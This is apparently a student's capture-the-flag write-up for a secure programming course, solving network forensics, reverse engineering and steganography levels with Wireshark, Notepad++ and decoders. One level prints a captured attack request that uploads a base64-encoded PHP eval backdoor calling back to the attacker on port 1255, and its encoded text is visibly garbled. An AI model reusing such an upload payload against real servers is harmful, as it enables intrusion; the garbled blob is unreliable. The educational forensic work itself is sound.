345	26.533453	10.200.1.86	10.50.1.52	HTTP	542	GET /secure/embedded/builtin?submit=Configure+SNMP HTTP/1.1
347	26.542312	10.50.1.52	10.200.1.86	HTTP	467	HTTP/1.1 401 Unauthorized (text/html)Continuation
364	29.596582	10.200.1.86	10.50.1.52	HTTP	534	GET /secure/embedded/builtin?submit=Configure+SNMP HTTP/1.1
366	29.605346	10.50.1.52	10.200.1.86	HTTP	467	HTTP/1.1 401 Unauthorized (text/html)Continuation
375	30.946895	10.200.1.86	10.50.1.52	HTTP	530	GET /secure/embedded/builtin?submit=Configure+SNMP HTTP/1.1
377	30.955584	10.50.1.52	10.200.1.86	HTTP	483	HTTP/1.1 401 Unauthorized (text/html)Continuation
417	31.352223	10.200.1.193	10.50.1.52	HTTP	410	GET / HTTP/1.1
419	31.359751	10.50.1.52	10.200.1.193	HTTP	489	HTTP/1.0 302 Redirect (text/html)Continuation

> Ethernet II, Src: Apple_daf8:4b (14:10:9f:da:f8:4b), Dst: CheckPoi_39:de:5b (00:1c:7f:39:de:5b)

> Internet Protocol Version 4, Src: 10.200.1.86, Dst: 10.50.1.52

> Transmission Control Protocol, Src Port: 56894, Dst Port: 80, Seq: 1256, Ack: 4680, Len: 488

> Hypertext Transfer Protocol

> GET /secure/embedded/builtin?submit=Configure+SNMP HTTP/1.1\r\n

Host: 10.50.1.52\r\n

Connection: keep-alive\r\n

Authorization: Basic YWRtaW46YWRtaW4=\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36\r\n

Referer: http://10.50.1.52/html/english/setup/menu.htm\r\n

0090 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 41 75 74 keep-alive: out

00a0 68 6f 72 69 7a 61 74 69 6f 6e 3a 20 42 61 73 69 horization: Basi

00b0 63 20 59 57 52 74 61 57 34 36 59 57 52 74 61 57 c YWRtaW46YWRtaW

00c0 34 3d 0d 0a 41 63 63 65 70 74 3a 20 74 65 78 74 d=Accept: text

00d0 2f 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f /html,application

- As highlighted above, we have the password that we used to attempt a login. We know that it is a failed attempt because the GET request passed with this password ends up giving an error **HTTP/1.1 401 Unauthorized**, meaning it is not the right password. However, since we want only the password used, it is **YWRtaW46YWRtaW4=**

Level 3 – WinXP-HAVEX

- We are required to find havex malware IOC value here. Open the pcap file, then filter the records in terms of **SMB** protocol, because this protocol provides unrestricted access to a machine, despite the threats involved.

winxp-havex.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

smb

No.	Time	Source	Destination	Protocol	Length	Info
11	0.059773	10.200.1.18	10.200.1.252	BROWSER	227	Get Backup List Response
1541	11.742910	10.200.1.184	10.200.1.18	SMB	117	Negotiate Protocol Request
1544	11.744227	10.200.1.18	10.200.1.184	SMB	249	Negotiate Protocol Response
1550	11.760634	10.200.1.184	10.200.1.18	SMB	256	Session Setup AndX Request, NTLMSSP_NEGOTIATE
1551	11.761629	10.200.1.18	10.200.1.184	SMB	412	Session Setup AndX Response, NTLMSSP_CHALLENGE, E
1553	11.764594	10.200.1.184	10.200.1.18	SMB	109	Logoff AndX Request
1554	11.765303	10.200.1.18	10.200.1.184	SMB	109	Logoff AndX Response
1561	11.775383	10.200.1.18	10.200.1.184	BROWSER	227	Get Backup List Response
1884	14.274924	10.200.1.51	10.200.1.18	SMB	117	Negotiate Protocol Request
1885	14.276067	10.200.1.18	10.200.1.51	SMB	249	Negotiate Protocol Response
1887	14.280257	10.200.1.51	10.200.1.18	SMB	256	Session Setup AndX Request, NTLMSSP_NEGOTIATE
1888	14.280937	10.200.1.18	10.200.1.51	SMB	412	Session Setup AndX Response, NTLMSSP_CHALLENGE, E

> Transmission Control Protocol, Src Port: 64316, Dst Port: 445, Seq: 52, Ack: 184, Len: 190

> NetBIOS Session Service

▼ SMB (Server Message Block Protocol)

▼ SMB Header

Server Component: SMB

[Response in: 1551]

SMB Command: Session Setup AndX (0x73)

NT Status: STATUS_SUCCESS (0x00000000)

Flags: 0x00, Case Sensitivity

> Flags2: 0xc001, Unicode Strings, Error Code Type, Extended Security Negotiation, Long Names Allowed

Process ID High: 0

- As indicated in the above image, we have NT Status as **STATUS SUCCESS (0x00000000)** indicating that unauthorized access has been granted. The corresponding IOC value is **NTLMSSP_NEGOTIATE**.

Level 4 – MICROLOGIX56

- We need to find the port number used by the attacker. First, open the pcap file, there exists a HTTP protocol in the stream, click on that and Follow that stream as shown below.

micrologix56-payload.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
4340	0.000000	10.200.1.18	10.50.1.54	CIP PC...	112	PCCC Class - Execute PCCC - Diagnostic status
4341	0.000000	10.200.1.18	10.50.1.54	TCP	112	[TCP Retransmission] 3479 → 44818 [PSH, ACK] Seq=62351
4342	0.000000	10.200.1.166	10.50.1.54	TCP	66	7938 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK
4343	0.000000	10.200.1.166	10.50.1.54	TCP	66	[TCP Out-Of-Order] 7938 → 80 [SYN] Seq=0 Win=8192 Len=0
4344	0.000000	10.50.1.54	10.200.1.166	TCP	62	80 → 7938 [SYN, ACK] Seq=0 Ack=1 Win=2048 Len=0 MSS=16
4345	0.000000	10.50.1.54	10.200.1.166	TCP	62	[TCP Out-Of-Order] 80 → 7938 [SYN, ACK] Seq=0 Ack=1 Wi
4346	0.000000	10.200.1.166	10.50.1.54	TCP	60	7938 → 80 [ACK] Seq=1 Ack=1 Win=17520 Len=0
4347	0.000000	10.200.1.166	10.50.1.54	TCP	60	[TCP Dup ACK 4346#1] 7938 → 80 [ACK] Seq=1 Ack=1 Win=1
4348	0.000000	10.200.1.166	10.50.1.54	TCP	1514	7938 → 80 [ACK] Seq=1 Ack=1 Win=17520 Len=1460 [TCP se
4349	0.000000	10.200.1.166	10.50.1.54	TCP	582	/loglcms2.0/admin/libraries/ajaxfilemanager/ajax_
4350	0.000000	10.200.1.166	10.50.1.54	TCP	582	Out-Of-Order] 7938 → 80 [ACK] Seq=1 Ack=1 Win=175
4351	0.000000	10.200.1.166	10.50.1.54	TCP	582	Retransmission] 7938 → 80 [PSH, ACK] Seq=1461 Ack

Frame 4349: 636 bytes on wire (5088 bits)

Ethernet II, Src: IntelCor_32:ec:98 (08:00:27:32:ec:98), Dst: 10.50.1.54 (08:00:27:32:ec:98)

Internet Protocol Version 4, Src: 10.200.1.166, Dst: 10.50.1.54

Transmission Control Protocol, Src Port: 7938, Dst Port: 80

[2 Reassembled TCP Segments (2042 bytes)]

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

Mark/Unmark Packet Ctrl+M

Ignore/Unignore Packet Ctrl+D

Set/Unset Time Reference Ctrl+T

Time Shift... Ctrl+Shift+T

Packet Comment... Ctrl+Alt+C

Edit Resolved Name

Apply as Filter

Prepare as Filter

Conversation Filter

Colorize Conversation

SCTP

Follow TCP Stream Ctrl+Alt+Shift+T

Copy

Protocol Preferences

Decode As...

Show Packet in New Window

UDP Stream Ctrl+Alt+Shift+U

TLS Stream Ctrl+Alt+Shift+S

HTTP Stream Ctrl+Alt+Shift+H

HTTP/2 Stream

QUIC Stream


- On following the stream, we have a php code there as part of that stream. We analyze this php code now, to find any outcomes.

Wireshark · Follow TCP Stream (tcp.stream eq 19) · micrologix56-payload.pcap

```
POST /loglcms2.0/admin/libraries/ajaxfilemanager/ajax_create_folder.php HTTP/1.1
Host: 10.50.1.54
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1805

rzhArcLhzX=<?php
eval(base64_decode(Izw.chr(47).cGhwCgplcnJvc19yZXhvcnRpbmcoMck7CiMgVGHlIH8hewxvYwQaGFuZGxlc1BvdmVyd3JpdGVzIHRoaXNdMgd2l0aCB0aG
UgY29ycmVjdCBMSE9TVCBiZWZvcmlUc2VuZGluZwojIGl0IHRvIHRoZSB2aWNoaW0uCiRpcCA9ICx0M4yMDAuMS4xNjYnOwokcG9ydCA9IDEyNTU7CiRpcGyGpSB8
BR19JTkVuoW0oKawYgKEZBTfNFICE9PSBzdHJwb3MoJG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
PSAiYW9uICRpcCAuIl0iOwojJG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
gkkyA9ICRmKj0Y3A6L9y7JG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
FibGU0JGpKS87CgkkyA9ICRmKj0Y3A6L9y7JG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
jYXNzYm9uZS9zSgkZikpIHRoZSBhZGRyZXNzCgkkyA9ICRmKj0Y3A6L9y7JG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
CglpZiAoIS9yZXMpIHRoZSBhZGRyZXNzCgkkyA9ICRmKj0Y3A6L9y7JG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
aWU0J25vIHNvY2tldCcpOyB9Cgppzd2l0Y2ggKCRzX3R5cGUpIHRoZSBhZGRyZXNzCgkkyA9ICRmKj0Y3A6L9y7JG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
XQn0iAkbgVU0Dgc29ja2V0X3JlYwQoJHMsIDQpOyBicmVhZS9zSgkZikpIHRoZSBhZGRyZXNzCgkkyA9ICRmKj0Y3A6L9y7JG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
Mg9m8gd2F5IHRvIHRvbnRpbmVlLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
nJzskd2hpbGUgKHN0cmxlbGkYikpCAkbGVuKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
ZW40JGpKTsgYnJlYwQoJHMsIDQpOyBicmVhZS9zSgkZikpIHRoZSBhZGRyZXNzCgkkyA9ICRmKj0Y3A6L9y7JG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
HRoZSBhZGRyZXNzCgkkyA9ICRmKj0Y3A6L9y7JG1wLCAiOiIpKS87CgkjIGlwdjYgcmlldmVzXHMgYnJhY2tldHMgYXJvdW5kIHRoZSBhZGRyZXNzCgkkaXAg
90eXBl0wpldmFskRiKTsKZGllKCK7Cg)); ?>
```

- Navigate to any website to decode the script such as base64decode.org, paste the script and observe.



- On decoding the above code, we see that there is a \$PORT variable with value **1255**. This is the port number used by the attacker backdoor to attempt an install.

Level 5 – BACNET-COVERT

- Here, we need to find the covert message passed using BACNET protocol. Open the given cap file, filter records based on BACnet protocol.

bacnet-covert.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

BACnet

No.	Time	Source	Destination	Protocol	Length	Info
14	12.052933	192.168.1.108	192.168.1.255	BJNP	58	Scanner Command: Discover
15	12.725008	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 199 199
16	13.727565	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 219 219
17	14.730240	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 227 227
18	15.733604	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 149 149
19	16.736042	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 252 252
20	17.738996	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 206 206
21	18.741497	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 0 0
22	19.748131	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 176 176
23	20.751509	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 203 203
24	21.754589	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 228 228
25	22.755683	192.168.1.108	192.168.1.255	BACnet...	58	Unconfirmed-REQ who-Is 130 130

> Frame 21: 58 bytes on wire (464 bits) captured on interface unknown, id 0
 > Ethernet II, Src: Universal Packet (ff:ff:ff:ff:ff:ff), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 > Internet Protocol Version 4, Src: 192.168.1.108, Dst: 192.168.1.255
 > User Datagram Protocol, Src Port: 4242, Dst Port: 4242
 > BACnet Virtual Link Control, Src: 192.168.1.108, Dst: 192.168.1.255
 > Building Automation and Control Network, Src: 192.168.1.108, Dst: 192.168.1.255

0000 ff ff ff ff ff ff 6c
 0010 00 2c 34 b4 40 00 40
 0020 01 ff ba c0 ba c0 00
 0030 ff ff 00 ff 10 08 09

Mark/Unmark Packet Ctrl+M
 Ignore/Unignore Packet Ctrl+D
 Set/Unset Time Reference Ctrl+T
 Time Shift... Ctrl+Shift+T
 Packet Comment... Ctrl+Alt+C
 Edit Resolved Name
 Apply as Filter
 Prepare as Filter
 Conversation Filter
 Colorize Conversation
 SCTP
 Follow
 Copy
 Protocol Preferences
 Decode As...
 Show Packet in New Window

TCP Stream Ctrl+Alt+Shift+T
 UDP Stream Ctrl+Alt+Shift+U
 TLS Stream Ctrl+Alt+Shift+S
 HTTP Stream Ctrl+Alt+Shift+H
 HTTP/2 Stream
 QUIC Stream

- We have a record **Unconfirmed-REQ who-Is 0 0** which could potentially contain the message. So, we follow this UDP stream as shown above.

Wireshark · Follow UDP Stream (udp.stream eq 1) · bacnet-covert.pcap

.....

 p.p.....

 S.S.....

 S.S.....

 W.W.....

 O.O.....

 r.r.....

 d.d.....

 B.B.....

 a.a.....

 S.S.....

 i.i.....

 S.S.....

 k.k

Packet 86, 112 client pkts, 0 server pkts, 0 turns. Click to select.

Entire conversation (1792 bytes) Show data as ASCII Stream 1

Find: Find Next

- On following the stream, we have the following value **passwordBasisk** which is the covert message we are looking for.

Reverse Engineering

Level 1 – Script Kiddie

- The aim here is to read the VBScript script file given and locate the password. We open the file using Notepad++ and observe.

```
re050.vbs
1 Dim strPass
2 Dim strIn
3
4 strPass="abcdefghijklmnopqrstuvwxyz"
5 strIn = InputBox("Enter password:", "password")
6
7 DO UNTIL IsEmpty(strIn) Or Mid(strPass,12,2) = strIn
8     strIn = InputBox("Wrong password:"+strIn+vbCrLf++vbCrLf+"Try Again:", "password")
9 LOOP
10
11
```

- We see above that we have values **12,2** indicating that the password in strPass string starts from 12th position and is of length 2. Therefore, the password flag value is **lm**

Level 2 – The PDF Your Parents Warned You About I

- A pdf file is given, and we are required to find who created it. We open the pdf in Notepad++ and try to observe if we have any values or tags corresponding to the author of the pdf.

```
F:\AK\MS\1. UTA\5. Spring 2021\CSE 5382 SECURE PROGRAMMING\CTF\Reverse Engineering\2-The PDF Your Parents Warned You About I\Acme_Inc_Earnin
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Acme_Inc_Earnings_Q3.pdf
1288 <rdf:Description rdf:about="" xmlns:pdf="http://ns.adobe.com/pdf/1.3/">
1289 <pdf:Producer>Microsoft® Word 2016</pdf:Producer></rdf:Description>
1290 <rdf:Description rdf:about="" xmlns:dc="http://purl.org/dc/elements/1.1/">
1291 <dc:creator><rdf:Seq><rdf:li>ClippyHasReturned</rdf:li></rdf:Seq></dc:creator></rdf:Description>
1292 <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/">
1293 <xmp:CreatorTool>Microsoft® Word 2016</xmp:CreatorTool><xmp:CreateDate>2018-10-08T10:42:04-04:00<
1294 <rdf:Description rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/">
1295 <xmpMM:DocumentID>uuid:5292825B-E4B4-428A-8329-9E9FF074D186</xmpMM:DocumentID><xmpMM:InstanceID>uu
```

- We see here that in line 1291, we have a **creator** tag with a value for it. Therefore, the creator name **ClippyHasReturned** has created this PDF file.

Level 3 – Split Ends

- We are given an exe file and we need to find the compiled flag value of it. To do so, we use **strings** command followed by the given file, re200.exe and observe what happens when the program runs.

```
Terminal File Edit View Search Terminal Help
[05/01/21]seed@VM:~/Desktop$ strings re200.exe | less
```

```

Terminal
!This program cannot be run in DOS mode.
.text
P`.data
.rdata
00@.bss
.idata
.CRT
.tls
B/19
B/31
B/45
B/57
0B/70
B/81
B/92
=Pa@
[^_]
$,0@
D$Binfe
D$=cted
D$8flag
:

```

- On running the exe file, we see a message split into parts and then it ends. This could indicate the SPLIT ENDS and therefore the compiled flag value is **infected flag**

Level 4 – The PDF Your Parents Warned You About II

- We need to find the hidden key value from the given pdf. Open the pdf using Notepad++. On doing so, we see that there is an ID field with a value **W5M0MpCehiHzreSzNTczkc9d**

```

F:\AK\MS\1. UTA\5. Spring 2021\CSE 5382 SECURE PROGRAMMING\CTF\Reverse Engineering\4-The PDF Your Parents Warned You About II
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Acme_Inc_Earnings_Q3.pdf
1285 stream
1286 <?xpacket begin="ï»¿" id="W5M0MpCehiHzreSzNTczkc9d"?><x:xmpmeta xmlns:x="adobe:ns:meta/
1287 <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
1288 <rdf:Description rdf:about="" xmlns:pdf="http://ns.adobe.com/pdf/1.3/">
1289 <pdf:Producer>Microsoft® Word 2016</pdf:Producer></rdf:Description>
1290 <rdf:Description rdf:about="" xmlns:dc="http://purl.org/dc/elements/1.1/">
1291 <dc:creator><rdf:Seq><rdf:li>ClippyHasReturned</rdf:li></rdf:Seq></dc:creator></rdf:Des
1292 <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/">

```

- As we navigate to the end of the file, we have a powershell path specified along with a long-encoded string. We copy the string and decode it using online decoder we used earlier.

- [illegible]

- JAB2AGEA

cgcg

AxACAAPQAgAFIAZQBhAGQALQB

IAg8AcwB0ACAAIgBQAGwAZQBhAHMAZQA

gAgkAbgBzAGUAcgB0ACAAawBI

AHkAlgA7ACAAJABtAQGANQAgAD0AIABuAGUA

dwtAtAg8AYgBqAGUAYwB0ACAAALQBUAHkAcABIAE4AYQBtAGUAIABTAHkAcw

B0AGUAbQAuAFMAZQBjAHUAcgBpAHQAeQAuAEMA

cgbB5AHAAdABvAgcCgbBHAAaAB5AC4ATQBEADUAQWByAHkAcAB0A

G8AUwBIAHIAdgBpAGMAZQBQAHIAbwB2AGkAzABIAHIOwAgACQAdQB0AGYAOAAgAD0AIABuAGUA

dwtAtAg8AYgBqAGUAYwB0ACAAALQBUAHkAcABIAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQA

ZQB4AHQALgBVAFQARgA4AEUAbgBjAG8AZABpAG4

AZWa7ACAAJABoAGEAcwBoACAAPQAgAFsAUwB5AHMAdABIAG0ALgBCAGkAdABDAG8AbgB2AGUAcgB0AGUAcgBdADoAoG

B UAG8AUwB0AHIAaQBUAgcAKAAkAG0AZAA1AC4AQwBvAG0AcAB1AHQAZQBIAGEAcwBoACgAJAB1AHQAZgA4AC4ARwBIAHQ

AQgB5AHQAZQBZACgAJAB2AGEA

cgcgAxACKAKQApADsAlABIAIGMAaABvACAAIgBGAGwAYQBNACAAbQBhAHkAlABiAGUIAAKA

GgAYQBzAGgAlgA7ACAAUGBIAGEAZAAtAGgAbwBzAHQAIAAtAFAAcgBvAG0AcAB0ACAAIgBSAGUAbQBvAHYA

ZQAgAGQAYQBzAGgAZQBZACAACbYAgkAbwByACAAAdABvACAAcwB1AGIAbQBpAHMACwBpAG8AbgAuACAARQB

uAHQAZQBYACAAAdABvACAAZQB4AGkAdAAIAA==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Source character set.

☐

Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE >

Decodes your data into the area below.

```
$var1 = Read-Host "Please insert key"; $md5 = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider; $utf8 = new-object -TypeName System.Text.UTF8Encoding; $hash = [System.BitConverter]::ToString($md5.ComputeHash($utf8.GetBytes($var1))); echo "Flag may be $hash"; Read-host -Prompt "Remove dashes prior to submission. Enter to exit"
```

- Since we already saw at the end of the file that we had a powershell path, we paste this code in powershell and run.

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\AK> $var1 = Read-Host "Please insert key"; $md5 = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider; $utf8 = new-object -TypeName System.Text.UTF8Encoding; $hash = [System.BitConverter]::ToString($md5.ComputeHash($utf8.GetBytes($var1))); echo "Flag may be $hash"; Read-Host -Prompt "Remove dashes prior to submission. Enter to exit"
Please insert key: W5M0MpCehiHzreSzNTczkc9d
Flag may be 73-C9-72-DF-8D-B0-E1-ED-C2-89-F4-91-A0-9A-F3-30
Remove dashes prior to submission. Enter to exit:

PS C:\Users\AK>

```


- When prompted with key, we enter the ID value we observed earlier in the PDF. On giving the ID value, we see that we get a flag value as **73-C9-72-DF-8D-B0-E1-ED-C2-89-F4-91-A0-9A-F3-30**. After removing the dashes, the flag value is **73C972DF8DB0E1EDC289F491A09AF330**

Level 5 – Rock Scissors Paper Lizard Spock

Steganography

Level 1 – Moo Cow


- We are required to find the flag value corresponding to the cow from the given bmp file. On opening the file in an online hex editor, we observe the below.



- As seen in the above result, we get the flag value as **flag{covert_channel}**

Level 2 – Milk Run

